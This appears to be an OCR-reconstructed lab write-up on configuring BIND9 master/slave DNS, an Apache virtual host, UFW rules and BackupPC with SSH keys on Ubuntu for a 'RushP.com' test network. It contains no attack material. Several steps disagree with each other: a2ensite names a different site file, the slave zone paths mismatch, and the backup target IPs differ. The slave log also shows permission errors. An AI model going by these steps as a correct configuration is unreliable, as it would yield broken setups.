


```
  GNU nano 2.9.3                                              /etc/bind/named.conf.local

//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

// Forward zone
zone "RushP.com" {
type master;
file "/etc/bind/db.RushP.com";
allow-transfer{192.168.85.13;};
also-notify{192.168.85.13;};
};

// Reverse zone of IPv4
zone "85.168.192.in-addr.arpa" {
type master;
file "/etc/bind/db.192";
allow-transfer{192.168.85.13;};
also-notify{192.168.85.13;};
};

// Reverse zone of IPv6
zone "0.0.0.0.8.b.d.0.1.0.0.2.ip6.arpa" {
type master;
file "/etc/bind/db.ipv6";
allow-transfer{192.168.85.13;};
also-notify{192.168.85.13;};
};
```

6) Create database files for those zones:

touch /etc/bind/db.RushP.com


nano /etc/bind/db.RushP.com



```
;
; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     ns1.RushP.com. root.RushP.com. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
RushP.com.      IN      NS      ns1.RushP.com.
RushP.com.      IN      NS      ns2.RushP.com.
ns1             IN      A       192.168.85.3
ns2             IN      A       192.168.85.13
@               IN      A       192.168.85.5
www             IN      AAAA    2001:db8:0:1::5
dhcp.RushP.com. IN      A       192.168.85.4
```

touch /etc/bind/db.192


nano /etc/bind/db.192



```
;
; BIND reverse data file for local loopback interface
;
$TTL    604800
@       IN      SOA     RushP.com. root.RushP.com. (
                              1         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns1.RushP.com.
@       IN      NS      ns2.RushP.com.
3       IN      PTR     ns1.RushP.com.
13      IN      PTR     ns2.RushP.com.
5       IN      PTR     www.RushP.com.
```

touch /etc/bind/db.ipv6


nano /etc/bind/db.ipv6



```

;
; BIND reverse data file for local loopback interface
;
$TTL    604800
@       IN      SOA     RushP.com.  root.RushP.com. (
                             5         ; Serial
                        604800         ; Refresh
                         86400         ; Retry
                       2419200         ; Expire
                        604800 )       ; Negative Cache TTL
;
@       IN      NS      ns1.RushP.com.
@       IN      NS      ns2.RushP.com.
5.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.0.0.0         IN      PTR     ipv6.RushP.com.
```

7) Configure resolv.conf file:

nano /etc/resolv.conf




```
nameserver 192.168.85.3
nameserver 192.168.85.13
nameserver 2001:db8:0:1::3
nameserver 2001:db8:0:1::13
domain RushP.com
search RushP.com
```

8) Restart bind9:

service bind9 restart

9) Check bind9 status:

service bind9 status




```
root@ubuntu:/etc/bind# service bind9 restart
root@ubuntu:/etc/bind# service bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2020-04-14 13:03:55 PDT; 5s ago
     Docs: man:named(8)
  Process: 11348 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 11351 (named)
    Tasks: 4 (limit: 2303)
   CGroup: /system.slice/bind9.service
           └─11351 /usr/sbin/named -f -u bind

Apr 14 13:03:56 ubuntu named[11351]: zone RushP.com/IN: loaded serial 2
Apr 14 13:03:56 ubuntu named[11351]: zone localhost/IN: loaded serial 2
Apr 14 13:03:56 ubuntu named[11351]: zone 127.in-addr.arpa/IN: loaded serial 1
Apr 14 13:03:56 ubuntu named[11351]: zone 0.0.0.0.8.b.d.0.1.0.0.2.ip6.arpa/IN: loaded serial 5
Apr 14 13:03:56 ubuntu named[11351]: zone 255.in-addr.arpa/IN: loaded serial 1
Apr 14 13:03:56 ubuntu named[11351]: all zones loaded
Apr 14 13:03:56 ubuntu named[11351]: running
Apr 14 13:03:56 ubuntu named[11351]: zone RushP.com/IN: sending notifies (serial 2)
Apr 14 13:03:56 ubuntu named[11351]: zone 85.168.192.in-addr.arpa/IN: sending notifies (serial 1)
Apr 14 13:03:56 ubuntu named[11351]: zone 0.0.0.0.8.b.d.0.1.0.0.2.ip6.arpa/IN: sending notifies (serial 5)
```

10) Configure slave server:

1. Repeating step 1-4

2. Configure forward and reverse zones, set the IP address of the master server:

nano /etc/bind/named.conf.local



```
  GNU nano 2.9.3                                      /etc/bind/named.conf.local

//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "RushP.com" {
type slave;
file "/etc/bind/db.RushP.com";
masters { 192.168.85.3;};
};

zone "85.168.192.in-addr.arpa" {
type slave;
file "/etc/bind/db.192";
masters { 192.168.85.3; };
};

zone "0.0.0.0.8.b.d.0.1.0.0.2.ip6.arpa" {
type slave;
file "/etc/bind/db.ipv6";
masters { 192.168.85.3;};
};
```

3. Create database files for those zones (slave server can get the DNS record from master server, so we don’t need to create it):

touch /etc/bind/slave/db.RushP.com

touch /etc/bind/slave/db.192

touch /etc/bind/slave/db.ipv6

4. Allow bind9 to write database file (if not, master server cannot modify DNS record in slave master):


chown bind:bind /etc/bind/slave/*

5. Restart bind9:

service bind9 restart

6. Check bind9 status:

service bind9 status



```
root@ubuntu:/etc/bind# service bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2020-04-14 14:04:48 PDT; 1s ago
     Docs: man:named(8)
  Process: 2514 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 2517 (named)
    Tasks: 4 (limit: 2303)
   CGroup: /system.slice/bind9.service
           └─2517 /usr/sbin/named -f -u bind -4

Apr 14 14:04:48 ubuntu named[2517]: zone RushP.com/IN: transferred serial 2
Apr 14 14:04:48 ubuntu named[2517]: transfer of 'RushP.com/IN' from 192.168.85.3#53: Transfer status: success
Apr 14 14:04:48 ubuntu named[2517]: transfer of 'RushP.com/IN' from 192.168.85.3#53: Transfer completed: 1 messages, 9 records, 241 bytes, 0.001 secs (241000 bytes/sec)
Apr 14 14:04:48 ubuntu named[2517]: zone RushP.com/IN: sending notifies (serial 2)
Apr 14 14:04:48 ubuntu named[2517]: dumping master file: /etc/bind/slave/tmp-v7A48ijiHy: open: permission denied
Apr 14 14:04:48 ubuntu named[2517]: zone 85.168.192.in-addr.arpa/IN: transferred serial 1
Apr 14 14:04:48 ubuntu named[2517]: transfer of '85.168.192.in-addr.arpa/IN' from 192.168.85.3#53: Transfer status: success
Apr 14 14:04:48 ubuntu named[2517]: transfer of '85.168.192.in-addr.arpa/IN' from 192.168.85.3#53: Transfer completed: 1 messages, 7 records, 216 bytes, 0.001 secs (216000
Apr 14 14:04:48 ubuntu named[2517]: zone 85.168.192.in-addr.arpa/IN: sending notifies (serial 1)
Apr 14 14:04:48 ubuntu named[2517]: dumping master file: /etc/bind/slave/tmp-U9eKv37GLJ: open: permission denied
lines 1-20/20 (END)
```

Master server can transfer DNS record to slave server, but not vice versa.

Web Server Configuration

1) Enter the root mode:

sudo –i


2) Download apache2:

apt get install apache2

3) Create directory and html file:

mkdir /var/www/RushP.com/public_html

nano /var/www/RushP.com/public_html/index.html



root@ubuntu: /etc/backuppc
File Edit View Search Terminal Help
GNU nano 2.9.3
/var/www/RushP.com/public_html/index.html

```
<!doctype html>
<html>
  <head>
    <title>Welcome to RushP</title>
  </head>
  <body>
    <p><strong>Hi, here is RushP!</strong></p>
  </body>
</html>
```


4) Allow file permission for web server:

chown -R $USER:$USER /var/www/RushP.com/public_html

5) Set new configuration:

cp /etc/apache2/sites-available/000-default.conf /etc/apache2/sites-available/RushP.com.conf

nano /etc/apache2/sites-available/RushP.com.conf



root@ubuntu: /etc/backuppc
File Edit View Search Terminal Help
GNU nano 2.9.3
/etc/apache2/sites-available/RushP.com.conf

```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin info@RushP.com
        ServerName RushP.com
        ServerAlias www.RushP.com
        DocumentRoot /var/www/RushP.com/public_html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

6) Enable new configuration, disable default configuration:

a2ensite linux.tsm.conf


a2dissite 000-default.conf

7) Restart apache2 service:

service apache2 restart

8) Check apache2 service:

service apache2 status



```
root@ubuntu:/etc/backuppc# service apache2 restart
root@ubuntu:/etc/backuppc# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
  Drop-In: /lib/systemd/system/apache2.service.d
           └─apache2-systemd.conf
   Active: active (running) since Tue 2020-04-14 14:23:07 PDT; 6s ago
  Process: 11450 ExecStop=/usr/sbin/apachectl stop (code=exited, status=0/SUCCESS)
  Process: 10634 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)
  Process: 11455 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 11460 (apache2)
    Tasks: 56 (limit: 2295)
   CGroup: /system.slice/apache2.service
           ├─11460 /usr/sbin/apache2 -k start
           ├─11461 /usr/sbin/apache2 -k start
           ├─11462 /usr/sbin/apache2 -k start
           └─11463 /usr/sbin/apache2 -k start

Apr 14 14:23:07 ubuntu systemd[1]: Starting The Apache HTTP Server...
Apr 14 14:23:07 ubuntu apachectl[11455]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive
Apr 14 14:23:07 ubuntu systemd[1]: Started The Apache HTTP Server.
lines 1-19/19 (END)
```

Firewall Configuration

1) Download UFW:

```
apt-get install ufw

ufw enable
```

2) Add rules:

1. Allow permission to the ports that need to be used by web server:

```
ufw allow from 192.168.85.0/24 to any port 443

ufw allow from 192.168.85.0/24 to any port 80

ufw allow from 192.168.85.0/24 to any port 21

ufw allow from 192.168.85.0/24 to any port 22
```

2. Reject ping from other hosts:

```
nano /etc/ufw/before.rules
```

change

```
-A ufw-before-input -p icmp --icmp-type echo-request -j ACCEPT
```

to

```
-A ufw-before-input -p icmp --icmp-type echo-request -j DROP
```

3) Reload the ufw:

```
ufw reload
```

4) Check the ufw:

```
ufw status
```

Backup Server Configuration

1) Enter the root mode:

sudo –i

2) Download backuppc:

apt-get install backuppc

3) Change password:

htpasswd /etc/backuppc/htpasswd backuppc


4) Configure SSH:

1. Log in BackupPC user:

su backuppc

2. Generate SSH key:


ssh-keygen



```
root@ubuntu:/etc/backuppc# su backuppc
$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/lib/backuppc/.ssh/id_rsa): 123
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in 123.
Your public key has been saved in 123.pub.
The key fingerprint is:
SHA256:9q2fZrFcm7dY72xEDhovak4dAp6y+scnWo4yh5O9XwQ backuppc@ubuntu
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|                 |
|        E        |
|       . +   . . .|
|      . S o .+ + |
|       + o ++.o o|
|     +... +oo= = |
|    *.o++o+.=.=.+|
|    .*==o=o+o. ==|
+----[SHA256]-----+
```

3. Copy SSH public key to the host that need to have a backup:


ssh-copy-id root@192.168.85.5



```
root@ubuntu:~# su - backuppc
$ ssh-copy-id root@192.168.85.20
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/var/lib/backuppc/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
root@192.168.85.20's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'root@192.168.85.20'"
and check to make sure that only the key(s) you wanted were added.
```

4. Log in to 192.168.85.5 by SSH:


ssh 192.168.85.5



```
$ ssh root@192.168.85.20
Enter passphrase for key '/var/lib/backuppc/.ssh/id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.0.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

301 packages can be updated.
192 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Wed Apr 15 00:06:41 2020 from 192.168.85.5
root@ubuntu:~#
```

5) Configure backuppc server:

1. Click “Edit Hosts”, we can see the host we had set up which is the local host:



